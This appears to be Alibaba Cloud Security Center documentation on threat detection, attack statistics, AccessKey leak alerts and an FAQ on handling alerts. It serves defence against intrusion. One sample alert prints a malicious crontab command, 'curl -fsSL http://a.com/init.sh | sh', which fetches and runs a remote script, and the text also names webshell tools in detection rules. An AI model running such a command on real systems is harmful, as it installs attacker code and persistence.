- **Deep learning engine developed by Alibaba Cloud:** The deep learning engine is built on deep learning technology and a large number of attack samples. The engine detects malicious files on the cloud and automatically identifies potential threats to supplement traditional antivirus engines.
- **Cloud sandbox developed by Alibaba Cloud:** The cloud sandbox feature allows you to simulate cloud environments and monitor attacks launched by malicious samples. The cloud sandbox feature automatically detects threats and offers dynamic analysis and detection capabilities based on big data analytics and machine learning modeling techniques.
- **Integration with major antivirus engines:** The cloud threat detection feature is integrated with major antivirus engines and updates its virus library in real time.
- **Threat intelligence detection:** The cloud threat detection feature works with the exception detection module to detect malicious processes and operations based on threat intelligence data provided by Alibaba Cloud Security.

## Detectable virus types

The cloud threat detection feature is developed based on the security technologies and expertise of Alibaba Cloud. The feature provides end-to-end security services, including threat intelligence collection, data masking, threat identification, threat analysis, and malicious file quarantine and restoration. You can quarantine and restore files that contain viruses in the Security Center console.

The cloud threat detection feature can detect the following types of viruses.

Virus	Description
Mining program	A mining program consumes server resources and mines cryptocurrency without authorization.
Computer worm	A computer worm uses computer networks to replicate itself and spread to a large number of computers within a short period of time.
Ransomware	Ransomware, such as WannaCry, uses encryption algorithms to encrypt files and prevent users from accessing the files.
Trojan	A trojan is a program that allows an attacker to access information about servers and users, gain control of the servers, and consume system resources.
DDoS trojan	A DDoS trojan hijacks servers and uses zombie servers to launch DDoS attacks, which interrupts your service.
Backdoor	A backdoor is a malicious program injected by an attacker. Then, the attacker can use the backdoor to control the server or launch attacks.
Computer virus	A computer virus inserts malicious code into normal programs and replicates the code to infect the whole system.
Malicious program	A malicious program may pose threats to system and data security.

## Benefits

- **Self-developed and controllable:** The cloud threat detection feature is based on deep learning, machine learning, and big data analytics with a large number of attack and defense practices. The feature uses multiple detection engines to dynamically protect your assets against viruses.
- **Light weight :** The cloud threat detection feature consumes only 1% of CPU resources and 50 MB of memory.
- **Dynamic:** The cloud threat detection feature dynamically retrieves start up logs of processes to monitor the startup of viruses.
- **Easy to manage:** You can manage all servers and view their status at any time in the Security Center console.

## Scenarios

### Detection

Security Center / Alerts

Alerts More than 250 threat detection models for real security threats

Alerting Server(s) 3 All Alerts 76 Urgent Alerts 53 Precise Defense 4 IP blocking / All 0/37 Number Of Quarantined Files 0

> There are unfixed high risks to your assets. Please deal with them as soon as possible. Defense Enabled:20 Defense Disabled:2

Emergency level: Urgent, Suspicious, Rejected, Handled or Not, Unhandled, Alert type, Enter

Alert type: Malicious Process 15 X

Severity	Event	Affected Assets	Latest Occurrence	Actions
Urgent	Mining Software Malicious Process Load Delivery	cent-39.1001, 3.153 Public 172.35 Private	Jan 12, 2021, 01:32:02	Processing Details
Urgent	Mining Software Malicious Process Load Delivery	cent-39.101, 3.153 Public 172.85 Private	Jan 12, 2021, 01:32:02	Processing Details
Urgent	Mining Software Malicious Process Load Delivery	cent-39.101, 3.153 Public 172.35 Private	Jan 10, 2021, 21:29:29	Processing Details

### Quarantine

### Select "Mining Software-Malicious Process" handled method

Processing

☒ Anti-Virus

Method

After Virus removal is selected, you can disable the virus process and isolate the source file. After the virus sample is isolated, it will not cause harm to the business.

☒ End the process.

☒ Isolate the source file of the process

The virus sample can be restored in the File Quarantine box within 30 days after being isolated.

☐ Add To Whitelist

After selecting the whitelist operation, when the same correction occurs again, it will automatically enter the processed list, no further targeted notification, please confirm again

☐ Ignore

When you select ignore, the alert status is changed to Ignored. When the same alert occurs again, the security center sends another alert.

☐ Handled manually

This alert is a suspicious abnormal action. It is recommended that you check the

Process Now

Cancel

## Restore

Quarantine				
The system only keeps a quarantined file for 30 days. You can restore any quarantined file before the system deletes the file.				
Host	Path	Status	Modified At	Actions
39.194	/root/6008464f3f666429	Quarantined	2021-01-11 11:21:31	Restore
39.194	/root/637632fe6e04fae7e3	Quarantined	2021-01-11 11:21:31	Restore
39.194	/root/76cd98dcff6d31c24d8	Quarantined	2021-01-11 11:21:30	Restore

## 2. Attack awareness

Security Center supports the attack awareness feature. The feature lists and analyzes the attacks against your assets. This topic describes the statistics provided by the attack analysis feature. The statistics include the total number of attacks, distribution of attack types, top 5 attack sources, top 5 attacked assets, and the attack list.

### Background information

The attack awareness feature provides basic attack detection and prevention based on the protection capabilities of Alibaba Cloud. After Security Center detects basic attacks, Security Center blocks and handles the attacks. The attack statistics are displayed on the **Attack Awareness** page. You do not need to handle the attacks. You can analyze or troubleshoot the attacks that may cause major risks based on the source addresses. We recommend that you develop a more refined and precise defense system to optimize your firewalls and enhance your business security.

You can log on to the [Security Center console](#) and choose **Runtime Detection > Attack Awareness** to view the details about the attacks against your assets in the specified time range.

- **Attacks**: the total number of attacks against your assets.
- **Attack Type Distribution**: the attack types and the number of attacks of each type.
- **Top 5 Attack Sources**: the top 5 IP addresses that are most frequently used to launch attacks.
- **Top 5 Attacked Assets**: the top 5 assets that encountered the most attacks.
- **Attack list**: the details about all attacks. The details include the attack time, source IP address, attacked asset, attack type, and attack status.

On the **Attack Awareness** page, you can specify a time range to view the attack details. You can view the attack analysis statistics of the current day, last 7 days, or last 30 days. You can also set Time Range to **Custom** to view the statistics of a time range within the last 30 days.

#### Note

- After you purchase an Alibaba Cloud service, you must wait approximately 3 hours until the attack statistics of the Alibaba Cloud service are synchronized to Security Center. After the synchronization is complete, you can view the attack details.
- The attack statistics that are analyzed by the attack awareness feature are collected by Security Center, Alibaba Cloud, and Web Application Firewall (WAF). You must activate WAF before WAF can collect the attack statistics.


### Attacks

In the **Attacks** section, a graph displays the attack trend within the specified time range. You can view the peak and valley values of the graph. You can move the pointer over the graph to view the attack date, the attack time, and the number of attacks.




## Attack Type Distribution

In the **Attack Type Distribution** section, you can view the attack types and the number of attacks of each type.



## Top 5 Attack Sources

In the **Top 5 Attack Sources** section, you can view the top 5 IP addresses that are most frequently used to launch attacks and the number of attacks that are initiated from each IP address.



## Top 5 Attacked Assets

In the **Top 5 Attacked Assets** section, you can view the public IP addresses of the top 5 assets that encountered the most attacks and the number of attacks against each asset.



## Attack list

In the attack list, you can view the attack details including the attack time, source IP address, attacked asset, attack type, attack method, and attack status.

Attacked At	Attack Source	Attacked Asset	Attack Method	Port	Attack Type	Attack Status
2022-01-20 11:00:06	141.98	47.100. Public 172.16 Private	--	22	SSH Brute force cracking	Blocked
2022-01-20 11:00:08	137.18	121.199.1 Public 192.168.8.206 Private	--	4225	SSH Brute force cracking	Blocked
2022-01-20 11:00:04	164.90	47.102.4 Public 192.16 Private	--	22	SSH Brute force cracking	Blocked

**Note** The list can display details about a maximum of 10,000 attacks. You can specify **Time Range** to view the attack details within the specified time range.

### Parameters in the attack list

Parameter	Description
<b>Attacked At</b>	The time when the attack is detected.
<b>Attack Source</b>	The source IP address and region from which the attack is initiated.
<b>Attacked Asset</b>	The name, public IP address, and private IP address of the attacked asset.
<b>Attack Method</b>	The HTTP request method that is used to initiate the attack. The methods include POST and GET.
<b>Port</b>	The port that the attacked asset uses. This parameter is displayed only when the type of the attack is SSH brute-force attack.
<b>Attack Type</b>	The type of the attack, such as SSH brute-force attack or code running.
<b>Attack Status</b>	The status of the attack. Security Center uses the protection capabilities of Alibaba Cloud to block common attacks. The status of a blocked attack is <b>Blocked</b> . The intrusion events are displayed on the <b>Alerts</b> page.

In the attack list, you can perform the following operations:

- Search for an attack


To search for an attack and view the details about the attack, specify search conditions above the attack list. Search conditions include the attack type, attacked asset, source IP address, and port number.

All	Select	Enter a search condition				
Attacked At	Attack Source	Attacked Asset	Attack Method	Port	Attack Type	Attack Status
2022-01-20 11:00:06	141.98	47.100. Public 172.16 Private	--	22	SSH Brute force cracking	Blocked
2022-01-20 11:00:08	137.18	121.199.1 Public 192.168.8.206 Private	--	4225	SSH Brute force cracking	Blocked

- View the details about an attacked asset

To view the details about an attacked asset, move the pointer over the name of the attacked asset in the **Attacked Asset** column.


2022-01-20 11:00:00


wgdm-██████
Protected


ID	i-bp1g-██████████	Region	China (Hangzhou)
Group	Default	Tag	InternetIp
Internet IP	121.4.███.███	Private IP	192.1███.███
IP List	192.███.███.███	MAC Address	00:16:███:███:███:███
OS	--	Status	Online
RAM	8GB	CPU	Intel(R) Xeon(R) Platinum 8369HC CPU @ 3.30GHz / 2core
Kernel version	4.4.0-96-generic	Disk	/dev/vda1   Used5GB / Total40GB <div style="width: 10%; height: 10px; background: linear-gradient(to right, #007bff, #deeaf);"></div>

2022-01-20 11:00:00      62.2███.███.███.███      Public    192.███.███.███.███ Private

- Export the attack list

To export and save the attack list to your computer, click the  icon in the upper-left corner of the attack list. The exported file is in the Excel format.

- Disable a defense rule

To disable the defense rule that automatically blocks an attack of the **AntSword Communication with Webshells**, **Chopper Communication with Webshells**, or **XISE Communication with Webshells** type, perform the following operations: Move the pointer over the  icon in the **Attack Type** column. In the **Are you sure that you want to disable the rule?** dialog box, click **Go to the Malicious behavior Defense page**. On the Malicious behavior Defense page, disable the defense rule.

## References

What is the source of the statistics that are displayed on the Attack Awareness page?


# 3. Detection of AccessKey pair leaks

Security Center detects the source code stored on platforms, such as GitHub, in real time to check whether the usernames and passwords of your assets are leaked. When leaks are detected, Security Center generates alerts. This helps you detect and handle potential AccessKey pair leaks.

## Context

Employees of an enterprise can upload source code to platforms such as GitHub. This may cause the leaks of sensitive data, such as the endpoints and passwords of enterprise databases and the passwords of enterprise servers.

To detect the source code stored on the platforms, the AccessKey leak detection feature uses the threat intelligence collection system. In most cases, source code is uploaded and shared by employees of an enterprise. Security Center determines whether the source code contains the usernames and passwords of your assets. The assets include Elastic Compute Service (ECS) instances, ApsaraDB RDS instances, ApsaraDB for Redis instances, and ApsaraDB RDS for MySQL instances. Security Center generates alerts for potential leaks in real time to help you minimize security risks.

 **Note** By default, the AccessKey pair leak detection feature is enabled for all users of Security Center.

## Configure alert notifications for AccessKey pair leaks

If an alert is generated, Security Center sends alert notifications to users by using text messages, emails, or internal messages.

By default, Security Center sends alert notifications to users when an alert is generated. You can also perform the following operations to customize the notification time range and method: Log on to the Security Center console. Open the **Settings** page and click the **Notifications** tab. In the Notification Settings section, configure **Notify At** and **Notify By** for **AccessKey leakage info**. After you configure the parameters, Security Center sends alert notifications only during the time range that you specified. For more information, see [Notifications](#).

### Notice

- If an AccessKey pair leak is detected beyond the time range that you specified, you cannot receive notifications at the earliest opportunity.
- After you receive notifications for AccessKey pair leaks, you must delete all information that involves your AccessKey pairs and handle the alert by selecting a method at the earliest opportunity. To handle the alert, select **Deleted manually**, **Manually disable AK**, or **Whitelist**. Otherwise, Security Center continues to send you the alert notifications.

## View and handle AccessKey pair leaks

- 1.
- 2.
3. On the **Leak Detection by AccessKey** page, view and handle AccessKey pair leaks.

You can perform the following operations:

- **View information about AccessKey pair leaks**

You can view the information about AccessKey pair leaks that Security Center detects. The information includes the number of AccessKey pair leaks, the number of alerts on suspicious calls of an AccessKey pair, and the platform on which the detection is performed.

Security Center / Leak Detection by AccessKey Real-time detection has been enabled. [AccessKey Guide](#) [Master AK Management](#)

⚠ If 2 accesskey leaks are found, it may cause data leakage risk. Please check the details and handle them immediately.

AccessKey Leaked	AccessKey Exception Call	Testing Platform
2	3	GitHub

Unhandled  🔍 📄 🔄

Discovery Time	Affected Account	Leak Type	Accesskey ID	Status	Operation
Mar 3, 2020, 20:36:41	[Redacted]	AccessKey	[Redacted]	Unhandled	<a href="#">Processing Details</a>
Mar 16, 2020, 19:21:26	[Redacted]	AccessKey	[Redacted]	Unhandled	<a href="#">Processing Details</a>

Click the number under **AccessKey Exception Call** to open the **Alerts** page and view the detected alerts on suspicious calls of an AccessKey pair.

- **Search for a specific AccessKey pair leak**

To search for the leak, enter the AccessKey ID in the search box.

Unhandled  🔍 📄 🔄

Discovery Time	Affected Account	Leak Type	Accesskey ID	Status	Operation
Mar 3, 2020, 20:36:41	[Redacted]	AccessKey	[Redacted]	Unhandled	<a href="#">Processing Details</a>
Mar 16, 2020, 19:21:26	[Redacted]	AccessKey	[Redacted]	Unhandled	<a href="#">Processing Details</a>

- **View details of an AccessKey pair leak**

To view the details of an AccessKey pair leak, select the leak and click **Details** in the **Operation** column.

Leaked details of AccessKey Unhandled ? ✕

Intelligence: Accesskey leaked	Latest discovery Time: Feb 27, 2020, 21:17:19
Leaked intelligence name: [Redacted]	Time of first discovery: Feb 25, 2020, 14:48:54
Sources of intelligence: GitHub	GitHub user name: [Redacted]
Type of leak: AccessKey	GitHub File name: [Redacted]
Affected account:	File type: JS
Remarks:	GitHub warehouse name: lbc
Whitelist: No(Whitelist)	File update time: --

**Code snippet**

[Redacted]

**Related recommendation**

1. Contact an employee, delete the code on GitHub, and notify other employees by email. Do not host the company code on Github or other platforms to prevent further leaks.
2. If the accesskey information of Alibaba Cloud is disclosed, go to the [AK console](#) immediately, disable and reset the AK (or delete it directly), query Action Trail, and view AK call records.

- **Handle an AccessKey pair leak**

To handle an AccessKey pair leak, find the leak on the Leak Detection by AccessKey page, click **Processing** in the **Operation** column, and then select a method. You can perform the following operations:

- Log on to the [Log Service console](#). Search for the access logs of the required server and determine whether AccessKey pairs are leaked. For example, you set the URI field to the file path that contains the AccessKey application file to search for the web access logs.
- In the **Related recommendation** section of the **Leaked details of AccessKey** page, view the suggestions on how to handle the leak. You must select a method in the **Processing Method** section. In the **Processing Method** section, you can select **Deleted manually**, **Manually disable AK**, or **Whitelist**.

**Note** After you delete the information that involves your AccessKey pair and select a method in the **Processing Method** section, the status of this AccessKey pair leak changes to **Handled**. Then, Security Center does not send alert notifications for the leak.

Please select how to handle the "Access Key" leak

Processing Method

☒ Deleted manually Advice

It is recommended that you log in to GitHub to delete/hide the leaked Access Key and related content manually.  
The alarm status will be updated to processed after clicking to process it immediately.

☐ Manually disable AK

We recommend that you click "process now" to go to the AK console, disable and reset the AK (or delete it directly ); at the same time, you can query Action Trail to check the hacker's AK call records and learn the risks.

☐ Whitelist

After the Accesskey is added to the whitelist and appears again in the same-source link, no alert is triggered. Please select it with caution.


Note

Process Now


Cancel


If you add the AccessKey pair leak to the whitelist, the status of the AccessKey pair leak changes to **Whitelisted**. Then, the Accesskey pair leak is added to the **Handled** list.

If you want to remove the AccessKey pair leak from the whitelist, find the record in the **Handled** list, go to the details page, and then click **Cancel the whitelist**.



#### ◦ Export the detection report of the AccessKey pair leak

On the **Leak Detection by AccessKey** page, click the  icon in the upper-right corner of the AccessKey pair leak detection list. After the report is exported, the **Done** message appears in the upper-right corner. To download and save the report as an Excel file to your computer, click **Download**.



## References

[Best practices to prevent AccessKey pair leaks](#)

[Configure alert notifications](#)

## 4.FAQ

This topic provides answers to some frequently asked questions about the threat detection feature of Security Center.

- **Questions about alerts**

- How do I check whether mining programs exist in my assets?
- What do I do if antivirus is not enabled and my server is under a mining attack?
- What do I do if I accidentally add a mining alert to a whitelist?
- How do I view the protection features that are enabled?
- How do I check whether automatic virus blocking takes effect?
- Why is an alert generated when I call the `phpinfo` function? Is the alert a false positive?
- Can Security Center automatically quarantine webshell files?
- How does Security Center detect webshells?
- Why do alerts involve files that are commonly used on my server? Are these alerts false positives?
- How does Security Center detect intrusions?
- What are the common intrusions?
- What alerts can I add to the whitelist?
- How do I handle common alerts?
- Why are some alerts in the Expired state?

- **Questions about unusual logons**

- How do I avoid the situation in which I properly log on to a server but Security Center prompts that the logon is unusual?
- I enter incorrect passwords multiple times and an alert is triggered before I log on to an ECS instance. What do I do?
- Security Center prompts that an unusual logon occurs after I specify approved logon IP addresses, approved logon time range, and approved logon accounts and properly log on to a server. What do I do?
- An alert that indicates an unusual logon is triggered. Is the logon successful or blocked?
- A logon triggers an alert that indicates an unusual logon and is identified as a logon from an attacker. What do I do?
- I receive an alert that indicates a suspicious command sequence is executed after ECS logons over SSH. Is the command sequence executed?
- What logs can I view on the server after an alert is triggered by an unusual logon?

- **Questions about attack analysis**

- What is the source of the statistics that are displayed on the Attack Awareness page?

- **Questions about brute-force attacks**

- How do I view the number of brute-force attacks to my server or the attack blocking details on my server?
- How do I protect servers from brute-force attacks?
- What do I do if a misoperation causes the brute-force attack protection to take effect?
- Can Security Center protect web applications and websites from brute-force attacks?

- What do I do if my server passwords are cracked?
- I still receive alert notifications about brute-force attacks after I change the default port of the SSH service. Why?
- Records on RDP brute-force attacks are generated even after RDP requests on port 3389 are blocked by security group rules or firewall rules. Why?
- Does Security Center detect only weak passwords of RDP and SSH services?
- How do I handle an SSH or RDP remote logon failure?
- Questions about AccessKey pair leaks
  - What do I do if sensitive information is leaked?

## How do I check whether mining programs exist in my assets?

If the CPU utilization of your server significantly increases, for example, to 80% or higher, and an unknown process continuously transmits packets, a mining program is running on your server.

If Security Center detects mining programs on your assets, Security Center sends you alert notifications by text message or email. You can log on to the [Security Center console](#) and choose **Detection > Alerts** to handle the alerts on mining programs. If mining programs are related to other alerts, such as alerts on communication with mining pools and access to malicious domain names, we recommend that you handle the related alerts. For more information about how to view and handle related alerts, see [View exceptions related to an alert](#).

Severity	Event	Affected Assets	Latest Occurrence	Actions
<input type="checkbox"/> Urgent	Mining Software Malicious Process	Private	Oct 20, 2020, 11:31:17	<a href="#">Processing</a> <a href="#">Details</a>
<input type="checkbox"/> Urgent	weak password account login Unusual Logon <a href="#">Attack Portal</a>	Private	Sep 24, 2020, 20:04:11	<a href="#">Processing</a> <a href="#">Details</a>
<input type="checkbox"/>	<a href="#">Ignore Once</a> <a href="#">Whitelist</a>	Total: 2 Items per Page: 20 < Previous 1 Next >		

## What do I do if antivirus is not enabled and my server is under a mining attack?

On the **Alerts** page of the , find the alert and click **Process** in the Actions column. In the dialog box that appears, set Process Method to **Anti-Virus**, select **Isolate the source file of the process** and **End the running of the process**, and then click **Process Now**. On the **Settings** page, turn on the switch for **Anti-Virus**.

## What do I do if I accidentally add a mining alert to a whitelist?


On the **Alerts** page of the , set the status filter condition to **Handled**. Security Center displays all the alerts that are handled. Find the mining alert that you added to the whitelist and click **Cancel whitelist** in the Actions column. The alert is displayed in the alert list.


## How do I view the protection features that are enabled?

Security Center provides an overview of the protection features that are enabled or disabled.

On the **Alerts** page of the Security Center console, you can view the protection features that are enabled or disabled.

Severity	Event	Affected Assets	Latest Occurrence	Actions
<input type="checkbox"/> Urgent	Mining Software Malicious Process	Private	Oct 20, 2020, 11:31:17	<a href="#">Processing</a> <a href="#">Details</a>
<input type="checkbox"/> Urgent	weak password account login Unusual Logon <a href="#">Attack Portal</a>	Private	Sep 24, 2020, 20:04:11	<a href="#">Processing</a> <a href="#">Details</a>
<input type="checkbox"/>	<a href="#">Ignore Once</a> <a href="#">Whitelist</a>	Total: 2 Items per Page: 20 < Previous 1 Next >		

By default, enabled protection features are not displayed. You can click the  icon on the Alerts page to view the enabled protection features.




By default, all protection features, excluding the web tamper proofing feature, supported by the current Security Center edition are enabled.

### Note

- If you want to enable web tamper proofing, you must upgrade Security Center to the , , , or edition and purchase web tamper proofing. For more information about how to enable web tamper proofing, see [Enable web tamper proofing](#). For more information about how to use web tamper proofing, see [Enable the web tamper proofing feature](#).
- The feature of cloud threat detection is supported by the and editions and are automatically enabled in the editions. If you use the , , or edition, you must upgrade Security Center to the or edition before the feature can be automatically enabled.

## How do I check whether automatic virus blocking takes effect?

You can log on to the , go to the **Settings** page, and turn on the switch for **Anti-Virus**. On the **Alerts** page, set the filter conditions to **Precise defense** and **Handled**. If the search result shows that the defense status is **Interception successful**, automatic virus blocking takes effect.



## How does Security Center detect intrusions?

Security Center scans your assets, and Alibaba Cloud security engineers analyze and verify user traffic data to detect intrusions.

## What are the common intrusions?

Common intrusions include webshells, brute-force attacks, and mining attacks. Security Center generates alerts for these intrusions. For more information, see [Alert types](#).

## Why is an alert generated when I call the phpinfo function? Is the alert a false positive?

No, the alert is not a false positive.

The phpinfo file contains a large amount of sensitive information, such as the absolute path of a website. When you call the phpinfo function to obtain the phpinfo file, attackers may exploit the information in the phpinfo file to attack your asset. Most attackers first upload the phpinfo file to obtain more information for further penetration. If the file is required for your business, you can log on to the , go to the **Alerts** page, and select **Add to Whitelist** when you handle the alert on the phpinfo function.

## Can Security Center automatically quarantine webshell files?

No, Security Center cannot automatically quarantine webshell files. Webshell files may contain your business information. You must identify and manually quarantine webshell files. You can find quarantined files in the Quarantine panel. You can also restore quarantined files within 30 days after you quarantine the files. For more information, see [Use the quarantine feature](#).

## How does Security Center detect webshells?

Security Center detects website script files, such as PHP, ASP, and JSP files, based on servers and networks. The following list describes the methods used to detect webshells:

- Server-based detection: monitors the changes of website directories on servers in real time.
- Network-based detection: restores webshell files and identifies network protocols.

## Why do alerts involve files that are commonly used on my server? Are these alerts false positives?

No, the alerts are not false positives. If the creation time of files that are commonly used on your server is changed or the files contain obvious webshell statements, Security Center generates alerts. You can handle the alerts based on the actual situation.

## What alerts can I add to the whitelist?

You can add the alerts that are generated for malicious processes to the whitelist. If you add an alert that is generated for a malicious process to the whitelist, only the source file of the malicious process is added to the whitelist. The following table describes the types of alerts that you can add to the whitelist.

Alert type	Description
Malicious process (cloud threat detection)	Adds the MD5 hash value to the whitelist.
Unusual logon	Adds the IP addresses that are used for unusual logons to the whitelist.
Access to malicious IP addresses or communication with mining pools	Adds the related IP addresses to the whitelist.
Access to malicious domain names	Adds the related domain names to the whitelist.
Access or connection to malicious download sources	Adds the source URLs to the whitelist.

Alert type	Description
Webshells	Adds the web directories to the whitelist based on the configurations of the directories.
Malicious script	Adds the MD5 hash value and path to the whitelist.
Cloud threat detection	Configures whitelist rules in the Security Center console.
Suspicious process	Adds the command lines to the whitelist.
Persistent webshells	Adds the MD5 hash and characteristic values to the whitelist.
Tampering of sensitive files	Adds the file path to the whitelist.
Intrusion into applications	Adds the command lines to the whitelist.
Threat to web applications	Adds the related domain names or URLs to the whitelist.
Suspicious network connection	Adds the command lines, destination IP addresses, and destination ports to the whitelist. If some fields are missing, only the existing fields are added to the whitelist.

## How do I handle common alerts?

You can handle the following common alerts in the Security Center console:





- **Alert on suspicious processes**

View the alert and check whether the activity of the process is normal in your workload. If the activity is normal in your workload, click **Process** in the Actions column. In the dialog box that appears, select **Add To Whitelist** and click Process Now. If the process is abnormal in your workload, check and handle relevant security event based on other alerts. After the security events are handled, click **Process** in the Actions column. In the dialog box that appears, select **Ignore** and click Process Now.

### Suspicious Process-Command Exceptions in Scheduled Linux Tasks Urgent Unhandled

[Details](#) [Diagnosis](#)

After accessing a victim server, the attacker may have imported malicious shell scripts into scheduled tasks such as crontab and systemd, to enable persistent execution of malicious backdoor programs.


 Affected Assets  Private	 First Occurrence 2019-09-08 19:36:01	 Latest Occurrence 2020-04-07 09:54:01
---	--	---

#### Related Exceptions

2019-09-08

2019-09-08 19:36:01

Suspicious Process-Command Exceptions in Scheduled Linux Tasks Unhandled Note Processing

Detected by the following engine: 

**Process Name:** bash

**Process Path:** /usr/bin/bash

**Process ID:** 15,249

**User Name:** root

**Command-line Argument:** /bin/sh -c curl -fsSL http://a.com/init.sh | sh > /dev/null 2>&1

**Description:** After accessing a victim server, the attacker may have imported malicious shell scripts into scheduled tasks such as crontab and systemd, to enable persistent execution of malicious backdoor programs. If you do not recognize these operations, we recommend that you check for vulnerabilities.

**Solution:** Check if threats exist in the directories, such as /etc/crontab, /var/spool/cron/, and /var/spool/cron/crontabs/, and strengthen the system passwords.

### Select "Suspicious Process-Command Exceptions in Scheduled Linux Tasks" handled method

Processing

Method

Batch handled

☐ Whitelist

After you select the add whitelist operation, no alert will be triggered when the same alert occurs again.  
Proceed with caution.

☐ Ignore

When you select ignore, the alert status is changed to Ignored. When the same alert occurs again, the security center sends another alert.

☐ Batch unhandled (combine the alert triggered by the same rule or type)

Process Now

Cancel

- Alert on webshells


Check whether the file is a normal workload file. If the file is a normal workload file, click **Process** in the Actions column. In the dialog box that appears, select **Add To Whitelist** and click Process Now. If the file is not a normal workload file, click **Process** in the Actions column. In the dialog box that appears, select **Isolation** and click Process Now.

**Webshell-Webshell** Urgent Unhandled


Details


Diagnosis

This file may have been uploaded by an attacker that has intruded into your website. Check the validity of this file.




Affected Assets





First Occurrence

2020-04-04 00:20:26



Latest Occurrence

2020-04-04 00:20:26

Related Exceptions

2020-04-04

2020-04-04 00:20:26


Webshell-Webshell

Unhandled

Note

Processing

Detected by the following engine:



Trojan Path: /data/ftpUser/aegis-metadata-file/ed41f75ae4cf2e90b2fce7ee6dcccdf94

Affected Domain: --

First Detected At: 2020-04-04 00:20:26

Updated At: 2020-04-04 00:20:26

Trojan Type: Webshell

Source File: [Download](#)

Select "Webshell-Webshell" handled method

Processing

Method

☐ Isolation

After you select quarantine, the WebShell is isolated into a file quarantine box, which will not cause harm to your business. Intrusion through vulnerabilities is a major attack method for hackers. We recommend that you fix server vulnerabilities as soon as possible.

☐ Whitelist

After you select the add whitelist operation, no alert will be triggered when the same alert occurs again. Proceed with caution.

☐ Ignore

When you select ignore, the alert status is changed to Ignored. When the same alert occurs again, the security center sends another alert.

Batch handled

☐ Batch unhandled (combine the alert triggered by the same rule or type)

Process Now

Cancel

- Alert on malicious processes

86





> Document Version: 20220620

We recommend that you use the antivirus feature to terminate the malicious processes and isolate source files. You can also log on to the server and manually handle the malicious processes. A malicious process may automatically delete itself, or disguise itself as a system process to bypass detection. If no source files exist, check whether suspicious processes, scheduled tasks, or start up programs exist.

**Malicious Process-Other Malware** Urgent Unhandled

[Details](#) [Diagnosis](#)

A malicious program has been detected on your server.


 Affected Assets  Private	 First Occurrence 2020-03-16 23:52:44	 Latest Occurrence 2020-04-07 05:54:07
